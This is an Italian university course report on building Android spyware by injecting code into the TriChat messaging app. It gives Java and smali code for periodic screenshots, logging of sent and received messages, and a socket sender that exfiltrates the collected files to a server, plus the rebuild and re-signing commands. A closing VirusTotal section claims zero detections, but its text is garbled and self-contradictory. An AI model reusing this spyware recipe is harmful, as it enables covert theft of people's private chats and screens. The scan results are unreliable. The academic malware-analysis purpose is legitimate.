

MAD SPY - PROJECT

Codice Malevolo

Fabio Fiorio VR422016

Francesco Alessandro Picchirallo VR432225

April 8, 2019

CONTENTS

1	Introduzione	3
2	Implementazione	3
2.1	Applicazione Target	3
2.2	Decompilazione	4
2.3	Payload	4
2.4	Iniezione Payload	6
2.5	Building e Firma APK	8
3	Analisi APK infettato	8
4	Conclusioni	9

REQUISITI

Motivation: As a top-secret agent for NSA fighting to save the world, your mission is to gather intelligence on a terrorist network that uses a secret chat program for plotting terrorist attacks. We have already identified one of the group members. Your mission is to secretly record the password when the terrorist is logging in and also take screenshots from the terrorists smartphone to figure out other members of the group.

Description: You have to use your skills from the MAD course and inject malicious code into messaging app that will be implanted onto the terrorist's smartphone and so you can monitor the target right here from HQ. Create a spyware (a malware with the goal to spy) that when infects a target, is able to identify when the specific chat program is started, record the keystrokes to get the messages/password, take screenshots and email the collected information to yourself.

Project Implementation: Assume the target smartphone has operating system of your choice (Android/IOS) installed and your program (spyware) is running with required privileges (if required).

Choose a target app: Snapchat, WhatsApp, skype, messenger, hangouts. You have to create a malicious app to demonstrate three key behaviors of a mobile spyware:

1. Piggybacking: Decompile the target app. Add malicious modules and recompile to create a piggybacked malware. See reference [1] for piggybacking tutorial.
2. Spy modules: Once the malicious app is running, you start recording the keystrokes (on a text file). Also, you take 5 snapshots of the screen, one every 30 seconds.
3. Exfiltration: Now that you have all you need, you send the data as an email to yourself. Alternatively, you may choose any other method to send the data collected to a server you can access.

Note: Design the app in a modular fashion. Keep the number of screenshots and time between screenshots part of a separate config file. This will help testing.

Deliverables: The spyware app and all source code

1 INTRODUZIONE

In questa relazione spiegheremo come abbiamo implementato lo Spyware per il corso di Codice Malevolo, scelto l'applicazione target di messaggistica istantanea e iniettato il codice.

Il malware che abbiamo implementato dovrà registrare i messaggi digitati e ricevuti dall'utente in un file di testo, fare degli screenshot a intervalli regolari e mandare il tutto ad un server

2 IMPLEMENTAZIONE


Per la realizzazione di questo progetto abbiamo usato diversi tool:

1. Android Studio - IDE per lo sviluppo di applicazioni Android, usato per creare il Payload Malware.
2. APKTool - tool per il reverse engineering di applicazioni Android in formato APK, serve per decompilare e ricompilare l'applicazione dopo avere effettuato delle modifiche.
3. Jarsigner - tool per firmare e verificare gli APK.
4. Keytool - strumento per la gestione di chiavi e certificati di applicazioni Android.
5. Atom - editor di testo per modificare il codice .smali delle applicazioni decompilate.

2.1 Applicazione Target


Come applicazione abbiamo scelto TriChat, un'applicazione di messaggistica istantanea random, divisa in 3 chat room per ogni user.

La nostra scelta è ricaduta su questa applicazione poiche non è offuscata, per effettuare il nostro attacco inoltre l'applicativo deve richiedere i permessi di scrittura e lettura.



2.2 Decompilazione

Per decompilare l'APK ci siamo serviti di ApkTool, che permette di decompilare un'applicazione tramite il seguente comando:



```
MacBook-Pro-di-Francesco-Picchirallo:Desktop francescopicchirallo$ apktool d TriChat\online\dating\chat_v1.4.4_apkpure.com.apk
I: Using Apktool 2.4.0 on TriChat online dating chat_v1.4.4_apkpure.com.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
S: WARNING: Could not write to C:/Users/francescopicchirallo/Library/apktool/framework/, using /var/folders/xz/bfhbdsss2yg07bwnqjvk8htm0000gn/T/ instead...
S: Please be aware this is a volatile directory and frameworks could go missing, please utilize --frame-path if the default storage directory is unavailable
I: Loading resource table from file: /var/folders/xz/bfhbdsss2yg07bwnqjvk8htm0000gn/T/1.apk
I: Regular manifest package... OK
I: Decoding file-resources... OK
I: Decoding values */* XMLs... OK
I: Baksmaling classes.dex... OK
I: Copying assets and libs... OK
I: Copying unknown files... OK
I: Copying original files... OK
```

Dopo la decompilazione l'applicazione target è così strutturata:

1. Original - è la cartella che contiene il codice DEX dell'applicazione.
2. Res - contiene le classi grafiche dell'applicazione.
3. AndroidManifest.xml - è un file .xml che contiene le informazioni basilari sull'applicazione, necessarie al sistema per far girare il codice.
4. Smali - contiene il codice .smali, interpretazione del bytecode per facilitare la lettura del progetto.

2.3 Payload

Lo spyware in questione è un Piggyback, all'apertura dell'applicazione lo spyware deve effettuare degli screenshot, salvare i messaggi inviati ed inviare il tutto ad un server. Per implementarlo sono state realizzate delle classi Java che gestiscono i singoli casi.

2.3.1 Screenshot

La classe Screenshot.java si occupa di eseguire gli screenshot dell'applicazione ad intervalli regolari di 10 secondi e salvarli nella memoria del telefono. Per fare ciò si è dovuto realizzare un AsyncTask che andrà a chiamare periodicamente il metodo takeScreenshot(). La seguente parte di codice è quella che si occupa di eseguire gli screenshot:

```
private Bitmap getScreenShot(View view) {
    try{
        View screenView = view.getRootView();
        int width = screenView.getWidth();
        int height = screenView.getHeight();
        Log.i("SCREENSHOT", String.format("width: %d, height: %d",width,height));

        Bitmap b = Bitmap.createBitmap(width, height, Bitmap.Config.ARGB_8888);

        Canvas c = new Canvas(b);
        screenView.measure(View.MeasureSpec.makeMeasureSpec(width, View.MeasureSpec.EXACTLY),
            View.MeasureSpec.makeMeasureSpec(height, View.MeasureSpec.EXACTLY));
        screenView.layout(0, 0, screenView.getMeasuredWidth(), screenView.getMeasuredHeight());
        screenView.draw(c);
        return b;
    } catch (Throwable e) {
        // Several error may come out with file handling or DOM
        e.printStackTrace();
        return null;
    }
}
```

2.3.2 KeyLogger

La classe KL.java si occupa di salvare tutti i messaggi digitati dall'utente in un file Log.txt ogni qualvolta l'utente preme il pulsante di invio. Oltre al messaggio dell'utente viene salvato anche il messaggio di risposta dell'altro utente, i relativi nome utente e il timestamp dell'istante di invio e di risposta. La seguente parte di codice è quella che si occupa di scrivere sul file Log.txt:

```
public class KL {

    public static void appendMessage(String number, String message) {
        Date now = new Date();
        String dateStr = now.toString();

        File file = new File(Environment.getExternalStorageDirectory(), "log.txt");
        try {
            FileOutputStream fout = new FileOutputStream(file, true);
            PrintStream pout = new PrintStream(fout);
            pout.println(dateStr + " - from: " + number + " - " + message);
            pout.println();
            pout.flush();
            pout.close();
        } catch (FileNotFoundException e) {
            Log.e("LOGGER", "Could not write log");
        }
    }

}
```

2.3.3 Sender

La classe Sender.java si occupa di ricevere in background i dati richiesti. Il server rimane in attesa di ricevere i dati salvati sulla memoria del telefono (screenshot e file di Log). Il payload una volta ottenuto tutti i dati necessari li invierà al server locale, in questo modo l'utente non si accorgerà di nulla. La richiesta iniziale era di inviare i dati tramite mail, ma con i recenti aggiornamenti di Android è possibile inviare mail tramite l'applicazione principale di gestione e-mail, quindi non è stato possibile implementare la funzione in questo modo. Si è deciso quindi di implementare un server locale.

```

protected Void doInBackground(File... files) {
    try {
        Log.d("TCP", "Sender thread started");
        Socket socket = new Socket(InetAddress.getByName(this.host), 5000);
        Log.d("TCP", "Socket opened successfully!");

        File file = files[0];
        FileInputStream fif = new FileInputStream(file);
        BufferedInputStream bif = new BufferedInputStream(fif);

        OutputStream of = socket.getOutputStream();
        if(file.getName().contains(".txt")) {
            of.write(0);
        } else {
            of.write(1);
        }

        byte contents[];
        long fileLength = file.length();
        long current = 0;

        long start = System.nanoTime();
        while(current != fileLength){
            int size = 10000;
            if(fileLength - current >= size)
                current += size;
            else{
                size = (int)(fileLength - current);
                current = fileLength;
            }
            contents = new byte[size];
            bif.read(contents, 0, size);
            of.write(contents);
            Log.d("TCP", "Sending file ... "+(current*100)/fileLength+"% complete!");
        }

        of.flush();
        of.close();
        //File transfer done. Close the socket connection!
        socket.close();

        Log.d("TCP", "File sent successfully!");
    } catch (IOException e) {
        Log.e("TCP", e.getMessage());
    }
    return null;
}

```

2.4 Iniezione Payload

Dopo aver sviluppato il payload malevolo bisogna iniettarlo all'interno dell'applicazione, eseguendo così il vero e proprio attacco.

Per fare ciò dobbiamo compilare e rendere eseguibile il payload malevolo e ricavarne l'APK.

Dopo di che bisognerà decompilarla per ottenere i file .smali corrispondenti a Sender.java, KL.java, Screenshot.java che poi verranno iniettati nell'applicazione originale.

Per attivare il payload malevolo non è sufficiente inserirlo in una sotto-cartella dell'applicazione da infettare, ma bisogna modificare alcuni punti dei file .smali. Bisognerà modificare tutte le occorrenze dei percorsi dei file malevoli con la posizione dove sono stati inseriti.

1. Screenshot.java
 .class public Lcom/lioncomdev/trichat/Screenshot;
2. KL.java
 class public Lcom/lioncomdev/trichat/KL;
3. Sender.java
 class public Lcom/lioncomdev/trichat/Sender;

Dopo aver inserito i tre file, per renderli attivi bisogna fare delle chiamate alle funzioni delle classi. Nell'applicazione TriChat non essendoci il metodo `onStart()`, lo abbiamo implementato inserendoci all'interno le chiamate alle funzioni malevoli.

Il metodo `onStart()` con le chiamate alle funzioni per eseguire gli screenshot è stato inserito nel file `SearchActivity.smali`, corrispondente al main della nostra applicazione.

```
.method public onStart()V
    .locals 4

    .prologue
    const/4 v3, 0x1

    const/4 v2, 0x0

    .line 1381
    invoke-super {p0}, Landroid/app/Activity;->onStart()V

    ##### MAD - Screenshot
    .line 47
    new-instance v0, Lcom/lioncomdev/trichat/Screenshot;

    invoke-direct {v0}, Lcom/lioncomdev/trichat/Screenshot;-><init>()V

    const/4 v1, 0x3

    new-array v1, v1, [Landroid/app/Activity;

    aput-object p0, v1, v2

    aput-object p0, v1, v3

    const/4 v2, 0x2

    const/4 v3, 0x0

    aput-object v3, v1, v2

    invoke-virtual {v0, v1}, Lcom/lioncomdev/trichat/Screenshot;->execute([Ljava/lang/Object;)Landroid/os/AsyncTask;

    .line 1382
    return-void
.end method
```

Per registrare tutti i messaggi inviati e ricevuti dall'utente, abbiamo iniettato il seguente codice nel file `ChatAdapter.smali` salvando inoltre l'username del destinatario. Il tutto verrà salvato, attraverso il metodo `appendMessage()`, nel file `Log.txt`

```
##### keylogger
iget-object v10, p0, Lcom/lioncomdev/trichat/ChatAdapter;->user_name:Ljava/lang/String;
invoke-static {v10, v8}, Lcom/lioncomdev/trichat/KL;->appendMessage(Ljava/lang/String;Ljava/lang/String;)V
#####
```

2.5 Building e Firma APK

Dopo aver iniettato il payload malevolo nell'applicazione, per poterla eseguire su uno smartphone, è necessario ricompilare e firmare l'APK.

Per costruire l'APK è stato usato il seguente comando da terminale:

```
MacBook-Pro-di-Francesco-Picchirallo:Downloads francescopicchirallo$ apktool b TriChat\ online\ dating\ chat_v1.4.4_apkpure.com/
I: Using Apktool 2.4.0
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
W: Unknown file type, ignoring: TriChat online dating chat_v1.4.4_apkpure.com/smali/.DS_Store
W: Unknown file type, ignoring: TriChat online dating chat_v1.4.4_apkpure.com/smali/com/.DS_Store
W: Unknown file type, ignoring: TriChat online dating chat_v1.4.4_apkpure.com/smali/com/lioncomdev/.DS_Store
W: Unknown file type, ignoring: TriChat online dating chat_v1.4.4_apkpure.com/smali/com/lioncomdev/trichat/.DS_Store
I: Checking whether resources has changed...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
```

Successivamente è stata creata una firma univoca, e poi firmato l'APK con i seguenti comandi:

```
MacBook-Pro-di-Francesco-Picchirallo:~ francescopicchirallo$ keytool -genkey -v
-keystore TriChatVero.keystore -keyalg RSA -keysize 2048 -validity 10000 -alias app
```

```
MacBook-Pro-di-Francesco-Picchirallo:~ francescopicchirallo$ jarsigner -verbose -
sigalg SHA1withRSA -digestalg SHA1 -keystore TriChatVero.keystore TriChat\ online\
dating\ chat_v1.4.4_apkpure.com.apk app
```

3 ANALISI APK INFETTATO

In questa fase, vengono eseguite delle analisi sull'APK infettato per verificare se un tool esterno riesce a trovare il malware. Abbiamo deciso di utilizzare VirusTotal, un servizio di Google che permette l'analisi di file per scovarne virus o malwares all'interno. Utilizza più di 46 software di antivirus. Sotto vengono riportati i risultati dell'analisi:

0 / 80

No engines detected this file

57455a1b33637926098a708b1133967a28a1d2b1b149b726348d133a402

Trojan:Win32/AdWare

999999 100%

7.03 MB

Size

2019-04-02 13:25:22 UTC

1 minute ago

APR

DETECTION

DETAILS

RELATIONS

COMMUNITY

Ad-Aware	Undetected	AgisLab	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
ALYac	Undetected	Avira-ATL	Undetected
Avast	Undetected	Avast	Undetected
Avast-Mobile	Undetected	AVG	Undetected
Avira	Undetected	Bababab	Undetected
Baidu	Undetected	BitDefender	Undetected
Bkav	Undetected	CAT-QuickHeal	Undetected
CleanAV	Undetected	CMC	Undetected
Comodo	Undetected	Cyren	Undetected
DnWeb	Undetected	EmuleSoft	Undetected
eScan	Undetected	ESSET-NOD32	Undetected
F-Prot	Undetected	F-Secure	Undetected
FireEye	Undetected	Fortinet	Undetected
GData	Undetected	Ikarus	Undetected
Jiangmin	Undetected	K7AntiVirus	Undetected
K7GW	Undetected	Kaspersky	Undetected
Kingsoft	Undetected	Malwarebytes	Undetected
MAX	Undetected	McAfee	Undetected
McAfee-GW-Edition	Undetected	Microsoft	Undetected
NANO-Antivirus	Undetected	Panda	Undetected
Qihoo-360	Undetected	Rising	Undetected
Sophos AV	Undetected	SUPERAntiSpyware	Undetected
Symantec	Undetected	Symantec Mobile Insight	Undetected
TACHYON	Undetected	Tencent	Undetected
TheHacker	Undetected	TrendMicro	Undetected
TrendMicro-HouseCall	Undetected	Trustlook	Undetected
VBA32	Undetected	VirusBot	Undetected
Yandex	Undetected	Zillya	Undetected
ZoneAlarm	Undetected	Zoner	Undetected
TotalDefense	Timeout	Acronis	Unable to process file type
CrowdStrike Falcon	Unable to process file type	Cyberason	Unable to process file type
Cylance	Unable to process file type	eGambit	Unable to process file type
Endgame	Unable to process file type	Palo Alto Networks	Unable to process file type
SentinelOne	Unable to process file type	Sophos ML	Unable to process file type
Tragmin	Unable to process file type	Webroot	Unable to process file type

4 CONCLUSIONI

Come abbiamo visto il sistema operativo Android essendo open-source è vulnerabile ad attacchi e iniezione di codice malevolo, senza che questo sia rilevato da vari antivirus, permettendoci così di effettuare varie operazioni come screenshot, memorizzazione di messaggi e raccolta di dati.